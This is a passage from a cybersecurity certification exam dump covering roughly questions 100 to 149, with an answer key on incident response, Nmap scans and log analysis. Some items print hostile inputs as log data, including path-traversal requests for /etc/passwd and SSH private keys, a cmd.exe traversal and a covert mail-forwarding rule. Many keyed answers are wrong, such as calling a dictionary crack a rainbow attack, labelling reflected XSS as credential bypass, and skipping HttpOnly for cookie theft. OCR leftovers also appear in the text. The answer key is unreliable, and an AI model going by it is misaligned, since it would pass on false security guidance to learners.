B. role-based access control
C. manual account reviews
D. multifactor authentication

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 101
A large software company wants to move its source control and deployment pipelines into a cloud-computing environment. Due to the nature of the business, management determines the recovery time objective needs to be within one hour. Which of the following strategies would put the company in the BEST position to achieve the desired recovery time?

A. Establish an alternate site with active replication to other regions
B. Configure a duplicate environment in the same region and load balance between both instances
C. Set up every cloud component with duplicated copies and auto-scaling turned on
D. Create a duplicate copy on premises that can be used for failover in a disaster situation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 102
A cybersecurity analyst is reading a daily intelligence digest of new vulnerabilities. The type of vulnerability that should be disseminated FIRST is one that:

A. enables remote code execution that is being exploited in the wild
B. enables data leakage but is not known to be in the environment
C. enables lateral movement and was reported as a proof of concept
D. affected the organization in the past but was probably contained and eradicated

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 103
A company's incident response team is handling a threat that was identified on the network. Security analysts have determined a web server is making multiple connections from TCP port 445 outbound to servers inside its subnet as well as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

A. Quarantine the web server
B. Deploy virtual firewalls
C. Capture a forensic image of the memory and disk
D. Enable web server containerization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 104
During an incident, a cybersecurity analyst found several entries in the web server logs that are related to an IP with a bad reputation. Which of the following would cause the analyst to further review the incident?

A. `BadReputationIp - - [2019-04-12 10:43Z] "GET /etc/passwd" 403 1023`
B. `BadReputationIp - - [2019-04-12 10:43Z] "GET /index.html?src=../.ssh/id_rsa" 401 17044`
C. `BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=/etc/passwd" 403 11056`
D. `BadReputationIp - - [2019-04-12 10:43Z] "GET /a.php?src=../../.ssh/id_rsa" 200 15036`
E. `BadReputationIp - - [2019-04-12 10:43Z] "GET /favicon.ico?src=../usr/share/icons" 200 19064`

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 105
A developer wrote a script to make names and other PII data unidentifiable before loading a database export into the testing system. Which of the following describes the type of control that is being used?

A. Data encoding
B. Data masking
C. Data loss prevention
D. Data classification

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 106
Which of the following attacks can be prevented by using output encoding?

A. Server-side request forgery
B. Cross-site scripting
C. SQL injection
D. Command injection
E. Cross-site request forgery
F. Directory traversal

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 107
The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is `aircrack-ng` being used?

A. Wireless access point discovery
B. Rainbow attack
C. Brute-force attack
D. PCAP data collection

Correct Answer: B
Section: (none)
Explanation

,

Explanation/Reference:

QUESTION 108
A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results, the manager requests information regarding the possible exploitation of vulnerabilities. Which of the following information data points would be MOST useful for the analyst to provide to the security manager, who would then communicate the risk factors to senior management? (Choose two.)

A. Probability
B. Adversary capability
C. Attack vector
D. Impact
E. Classification
F. Indicators of compromise

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 109
A security analyst has been alerted to several emails that show evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analyst's BEST response would be to coordinate with the legal department and:

A. the public relations department
B. senior leadership
C. law enforcement
D. the human resources department

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 110
While preparing for an audit of information security controls in the environment, an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified.
- All sensitive data must be purged on a quarterly basis.
- Certificates of disposal must remain on file for at least three years.

This framework control is MOST likely classified as:

A. prescriptive
B. risk-based
C. preventive
D. corrective

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 111
An analyst performs a routine scan of a host using Nmap and receives the following output:

```
$ nmap -sS 10.0.3.1
Starting Nmap 8.9 (http://nmap.org) at 2019-01-19 12:03 PST
Nmap scan report for 10.0.3.1
Host is up (0.00098s latency).
Not shown: 979 closed ports

PORT     STATE      SERVICE
20/tcp   filtered   ftp-data
21/tcp   filtered   ftp
22/tcp   open       ssh
23/tcp   open       telnet
80/tcp   open       http

Nmap done: 1 IP address (1 host up) scanned in 0.840 seconds
```

Which of the following should the analyst investigate FIRST?

A. Port 21
B. Port 22
C. Port 23
D. Port 80

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

A. The parties have an MOU between them that could prevent shutting down the systems
B. There is a potential disruption of the vendor-client relationship
C. Patches for the vulnerabilities have not been fully tested by the software vendor
D. There is an SLA with the client that allows very little downtime

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
A security analyst gathered forensics from a recent intrusion in preparation for legal proceedings. The analyst used EnCase to gather the digital forensics, cloned the hard drive, and took the hard drive home for further analysis. Which of the following did the security analyst violate?

A. Cloning procedures
B. Chain of custody
C. Hashing procedures
D. Virtualization

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
A threat feed notes malicious actors have been infiltrating companies and exfiltrating data to a specific set of domains. Management at an organization wants to know if it is a victim. Which of the following should the security analyst recommend to identify this behavior without alerting any potential malicious actors?

A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested.
B. Add the domains to a DNS sinkhole and create an alert in the SIEM tool when the domains are queried
C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
A security analyst discovered a specific series of IP addresses that are targeting an organization. None of the attacks have been successful. Which of the following should the security analyst perform NEXT?

A. Begin blocking all IP addresses within that subnet
B. Determine the attack vector and total attack surface
C. Begin a kill chain analysis to determine the impact
D. Conduct threat research on the IP addresses

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 116
Which of the following is the MOST important objective of a post-incident review?

A. Capture lessons learned and improve incident response processes
B. Develop a process for containment and continue improvement efforts
C. Identify new technologies and strategies to remediate
D. Identify a new management strategy

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 117
An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluemed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

A. `webserver.org-dmz.org`
B. `sftp.org-dmz.org`
C. `83hht23.org-int.org`
D. `ftps.bluemed.net`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 118
A company wants to establish a threat-hunting team. Which of the following BEST describes the rationale for integrating intelligence into hunt operations?

A. It enables the team to prioritize the focus areas and tactics within the company's environment
B. It provides criticality analyses for key enterprise servers and services
C. It allows analysts to receive routine updates on newly discovered software vulnerabilities
D. It supports rapid response and recovery during and following an incident

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 119
A security analyst is investigating a compromised Linux server. The analyst issues the `ps` command and receives the following output:

```
1286  ?   Ss   0:00  /usr/sbin/cupsd -f
1287  ?   Ss   0:00  /usr/sbin/httpd
1297  ?   Ssl  0:00  /usr/bin/libvirtd
1301  ?   Ss   0:00  ./usr/sbin/sshd -D
1308  ?   Ss   0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

A. `strace /proc/1301`
B. `rpm –V openssh-server`
C. `/bin/ls –l /proc/1301/exe`
D. `kill -9 1301`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 120
A security analyst is reviewing the following log entries to identify anomalous activity:

```
GET https://comptia.org/admin/login.html&user&password\ HTTP/1.1
GET http://comptia.org/index.php\ HTTP/1.1
GET http://comptia.org/scripts/..%5c../Windows/System32/cmd.exe?/C+dir+c:\ HTTP/1.1
GET http://comptia.org/media/contactus.html\ HTTP/1.1
```

Which of the following attack types is occurring?

A. Directory traversal
B. SQL injection
C. Buffer overflow
D. Cross-site scripting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 121
A web-based front end for a business intelligence application uses pass-through authentication to authenticate users. The application then uses a service account to perform queries and look up data in a database. A security analyst discovers employees are accessing data sets they have not been authorized to use. Which of the following will fix the cause of the issue?

A. Change the security model to force the users to access the database as themselves
B. Parameterize queries to prevent unauthorized SQL queries against the database
C. Configure database security logging using syslog or a SIEM
D. Enforce unique session IDs so users do not get a reused session ID

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 122
A company's Chief Information Security Officer (CISO) is concerned about the integrity of some highly confidential files. Any changes to these files must be tied back to a specific authorized user's activity session. Which of the following is the BEST technique to address the CISO's concerns?

A. Configure DLP to reject all changes to the files without pre-authorization. Monitor the files for unauthorized changes.
B. Regularly use SHA-256 to hash the directory containing the sensitive information. Monitor the files for unauthorized changes.
C. Place a legal hold on the files. Require authorized users to abide by a strict time context access policy. Monitor the files for unauthorized changes.
D. Use Wireshark to scan all traffic to and from the directory. Monitor the files for unauthorized changes.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 123
Which of the following secure coding techniques can be used to prevent cross-site request forgery attacks?

A. Input validation
B. Output encoding
C. Parameterized queries
D. Tokenization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 124
A security analyst scanned an internal company subnet and discovered a host with the following Nmap output.

```
Nmap -Pn 10.233.117.0/24

Host is up (0.0021s latency)
Not shown: 987 filtered ports

PORT       STATE      SERVICE
22/tcp     open       ssh
135/tcp    open       msrpc
445/tcp    open       microsoft-ds
137/udp    open       netbios-ns
3389/tcp   open       ms-term-serv
```

Based on the output of this Nmap scan, which of the following should the analyst investigate FIRST?

A. Port 22
B. Port 135
C. Port 445
D. Port 3389

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 125
Which of the following technologies can be used to store digital certificates and is typically used in high-security implementations where integrity is paramount?

A. HSM
B. eFuse
C. UEFI
D. Self-encrypting drive

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 126
A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability. Company policy prohibits using portable media or mobile storage. The security analyst is trying to determine which user caused the malware to get onto the system. Which of the following registry keys would MOST likely have this information?

A. `HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run`

,

B. HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
C. HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2
D. HKEY_USERS\<user SID>\Software\Microsoft\Internet Explorer\Typed URLs
E. HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 127
Clients are unable to access a company's API to obtain pricing data. An analyst discovers sources other than clients are scraping the API for data, which is causing the servers to exceed available resources. Which of the following would be BEST to protect the availability of the APIs?

A. IP whitelisting
B. Certificate-based authentication
C. Virtual private network
D. Web application firewall

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 128
A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-in-the-middle attack. The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices. Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?

A. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network
B. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router
C. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
D. Conduct a wireless survey to determine if the wireless strength needs to be reduced

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 129
Given the Nmap request below:

```
Scanner# nmap -p 22,113,139,1433 www.scannable.org - d --packet-trace
Starting Nmap(http://nmap.org)
Nmap scan report for www.scannable.org
SENT(0.0149s) ICMP SCANNER > SCANNABLE
echo request (type=8/code=0) TTL=52 ID=1929
SENT(0.0112s) TCP SCANNER:63541 > SCANNABLE:80 iplen=40 seq=99850910
RCVC(0.0179s) ICMP SCANNABLE > SCANNER echo reply(type-0/code=0 iplen=28 seq=99850910
we got a ping back for SCANNABLE: ID=48822 seq=713 checksum=16000
massping done: num_host:1 num_response:1
Initiating SYN STEALTH Scan against www.scannable.org (SCANNABLE) 3 ports at 00:47
SENT(0.0134s) TCP SCANNER:63517 > SCANNABLE:113 iplen=40 seq=1048634
SENT(0.0148s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
SENT(0.0092s) TCP SCANNER:63517 > SCANNABLE:22 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:113 > SCANNER:63517 iplen=40 seq=1048634
RCVD(0.0151s) TCP SCANNABLE:22 > SCANNER:63517 iplen=40 seq=1048634
SENT(0.0097s) TCP SCANNER:63517 > SCANNABLE:139 iplen=40 seq=1048634
The SYN STEALTH Scan took 1.25s to scan 3 total ports
Nmap Report for www.scannable.org (SCANNABLE)

PORT        STATE       SERVICE
22/tcp      open        ssh
113/tcp     closed      auth
139/tcp     filtered    netbios-ssh
1433/tcp    closed      ms-sql

Nmap done:1 10.155.187.1 (1 host)
```

Which of the following actions will an attacker be able to initiate directly against this host?

A. Password sniffing
B. ARP spoofing
C. A brute-force attack
D. An SQL injection

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 130
As part of an organization's information security governance process, a Chief Information Security Officer (CISO) is working with the compliance officer to update policies to include statements related to new regulatory and legal requirements. Which of the following should be done to BEST ensure all employees are appropriately aware of changes to the policies?

A. Conduct a risk assessment based on the controls defined in the newly revised policies
B. Require all employees to attend updated security awareness training and sign an acknowledgement
C. Post the policies on the organization's intranet and provide copies of any revised policies to all active vendors
D. Distribute revised copies of policies to employees and obtain a signed acknowledgement from them

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 131
During an investigation, an analyst discovers the following rule in an executive's email client:

```
IF * TO <executive@anycompany.com> THEN mailto: <someaddress@domain.com>
SELECT FROM 'sent' THEN DELETE FROM <executive@anycompany.com>
```

The executive is not aware of this rule. Which of the following should the analyst do FIRST to evaluate the potential impact of this security incident?

A. Check the server logs to evaluate which emails were sent to `<someaddress@domain.com>`
B. Use the SIEM to correlate logging events from the email server and the domain server
C. Remove the rule from the email client and change the password
D. Recommend that management implement SPF and DKIM

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 132
A critical server was compromised by malware, and all functionality was lost. Backups of this server were taken; however, management believes a logic bomb may have been injected by a rootkit. Which of the following should a security analyst perform to restore functionality quickly?

A. Work backward, restoring each backup until the server is clean
B. Restore the previous backup and scan with a live boot anti-malware scanner
C. Stand up a new server and restore critical data from backups
D. Offload the critical data to a new server and continue operations

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
An analyst wants to identify hosts that are connecting to the external FTP servers and what, if any, passwords are being used. Which of the following commands should the analyst use?

A. `tcpdump -X dst port 21`
B. `ftp ftp.server -p 21`
C. `nmap -o ftp.server -p 21`
D. `telnet ftp.server 21`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 134

,

An incident response team is responding to a breach of multiple systems that contain PII and PHI. Disclosing the incident to external entities should be based on:

A. the responder's discretion
B. the public relations policy
C. the communication plan
D. senior management's guidance

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
A security is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS. Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise?

A. Run an anti-malware scan on the system to detect and eradicate the current threat
B. Start a network capture on the system to look into the DNS requests to validate command and control traffic
C. Shut down the system to prevent further degradation of the company network
D. Reimage the machine to remove the threat completely and get back to a normal running state
E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136
A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named `webserverlist.xml`. The host list is provided in a file named `webserverlist.txt`. Which of the following Nmap commands would BEST accomplish this goal?

A. `nmap -iL webserverlist.txt -sC -p 443 -oX webserverlist.xml`
B. `nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml`
C. `nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml`
D. `nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml –scanports 443`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137
Which of the following session management techniques will help to prevent a session identifier from being stolen via an XSS attack?

A. Ensuring the session identifier length is sufficient
B. Creating proper session identifier entropy
C. Applying a secure attribute on session cookies
D. Utilizing transport layer encryption on all requests
E. Implementing session cookies with the HttpOnly flag

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138
The Chief Executive Officer (CEO) of a large insurance company has reported phishing emails that contain malicious links are targeting the entire organization. Which of the following actions would work BEST to prevent against this type of attack?

A. Turn on full behavioral analysis to avert an infection.
B. Implement an EDR mail module that will rewrite and analyze email links.
C. Reconfigure the EDR solution to perform real-time scanning of all files.
D. Ensure EDR signatures are updated every day to avert infection.
E. Modify the EDR solution to use heuristic analysis techniques for malware.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
Which of the following sources would a security analyst rely on to provide relevant and timely threat information concerning the financial services industry?

A. Real-time and automated firewall rules subscriptions
B. Open-source intelligence, such as social media and blogs
C. Information sharing and analysis membership
D. Common vulnerability and exposure bulletins

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
The Chief Information Officer (CIO) for a large manufacturing organization has noticed a significant number of unknown devices with possible malware infections are on the organization's corporate network. Which of the following would work BEST to prevent the issue?

A. Reconfigure the NAC solution to prevent access based on a full device profile and ensure antivirus is installed.

B. Segment the network to isolate all systems that contain highly sensitive information, such as intellectual property.
C. Implement certificate validation on the VPN to ensure only employees with the certificate can access the company network.
D. Update the antivirus configuration to enable behavioral and real-time analysis on all systems within the network.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141
A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:

```
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[*] XSS: Analyzing response #1…
[*] XSS: Analyzing response #2…
[*] XSS: Analyzing response #3…
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
```

Which of the following is the MOST likely reason for this vulnerability?

A. The developer set input validation protection on the specific field of search.aspx.
B. The developer did not set proper cross-site scripting protections in the header.
C. The developer did not implement default protections in the web application build.
D. The developer did not set proper cross-site request forgery protections.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142
A Chief Security Officer (CSO) is working on the communication requirements for an organization's incident response plan. In addition to technical response activities, which of the following is the main reason why communication must be addressed in an effective incident response program?

A. Public relations must receive information promptly in order to notify the community.
B. Improper communications can create unnecessary complexity and delay response actions.
C. Organizational personnel must only interact with trusted members of the law enforcement community.
D. Senior leadership should act as the only voice for the incident response team when working with forensics teams.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143
An information security analyst discovered a virtual machine server was compromised by an attacker. Which of the following should be the FIRST step to confirm and respond to the incident?

A. Pause the virtual machine,
B. Shut down the virtual machine.
C. Take a snapshot of the virtual machine.
D. Remove the NIC from the virtual machine.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
A custom script currently monitors real-time logs of a SAMIL authentication server to mitigate brute-force attacks. Which of the following is a concern when moving authentication to a cloud service?

A. Logs may contain incorrect information.
B. SAML logging is not supported for cloud-based authentication.
C. Access to logs may be delayed for some time.
D. Log data may be visible to other customers.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
During a review of vulnerability scan results, an analyst determines the results may be flawed because a control-baseline system, which is used to evaluate a scanning tool's effectiveness, was reported as not vulnerable. Consequently, the analyst verifies the scope of the scan included the control-baseline host, which was available on the network during the scan. The use of a control-baseline endpoint in this scenario assists the analyst in confirming:

A. verification of mitigation.
B. false positives.
C. false negatives.
D. the criticality index.
E. hardening validation.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 146
An analyst is reviewing the following code output of a vulnerability scan:

```
if (searchname != null)
 {
  %>
      employee <%searchname%> not found
  <%
 }
```

Which of the following types of vulnerabilities does this MOST likely represent?

A. A XSS vulnerability
B. An HTTP response split vulnerability
C. A credential bypass vulnerability
D. A carriage-return, line-feed vulnerability

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
The threat intelligence department recently learned of an advanced persistent threat that is leveraging a new strain of malware, exploiting a system router. The company currently uses the same device mentioned in the threat report. Which of the following configuration changes would BEST improve the organization's security posture?

A. Implement an IPS rule that contains content for the malware variant and patch the routers to protect against the vulnerability
B. Implement an IDS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
C. Implement an IPS rule that contains the IP addresses from the advanced persistent threat and patch the routers to protect against the vulnerability
D. Implement an IDS rule that contains content for the malware variant and patch the routers to protect against the vulnerability

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148
An analyst is searching a log for potential credit card leaks. The log stores all data encoded in hexadecimal. Which of the following commands will allow the security analyst to confirm the incident?

A. `cat log |xxd –r –p | egrep –v '[0-9]{16}'`
B. `egrep '(3[0-9]){16}' log`
C. `cat log |xxd –r –p | egrep '[0-9]{16}'`
D. `egrep '[0-9]{16}' log |xxd`

Correct Answer: C

,

Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
SIMULATION


Malware is suspected on a server in the environment.

The analyst is provided with the output of commands from servers in the environment and needs to review all output files in order to determine which process running on one of the servers may be malware.

INSTRUCTIONS

Servers 1, 2, and 4 are clickable. Select the Server and the process that host the malware.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.




,

Server1 Log

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	0	Services	0	24 K
System	4	Services	0	1,340 K
smss.exe	300	Services	0	884 K
csrss.exe	384	Services	0	3,048 K
wininit.exe	432	Services	0	3,284 K
services.exe	532	Services	0	7,832 K
lsass.exe	540	Services	0	9,776 K
lsm.exe	560	Services	0	5,164 K
svchost.exe	884	Services	0	22,528 K
svchost.exe	276	Services	0	9,860 K
svchost.exe	348	Services	0	12,136 K
spoolsv.exe	1036	Services	0	8,216 K
svchost.exe	1068	Services	0	7,888 K
svchost.exe	2020	Services	0	17,324 K
notepad.exe	1276	Services	0	4,324 K
svchost.exe	1720	Services	0	3,172 K
SearchIndexer.exe	864	Services	0	14,968 K
OSPPSVC.EXE	2584	Services	0	13,764 K
csrss.exe	372	RDP-Tcp#0	1	7,556 K
winlogon.exe	460	RDP-Tcp#0	1	5,832 K
rdpclip.exe	1600	RDP-Tcp#0	1	4,356 K
dwm.exe	772	RDP-Tcp#0	1	5,116 K
taskhost.exe	1700	RDP-Tcp#0	1	8,720 K

,



Correct Answer: Server 4, svchost.exe
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
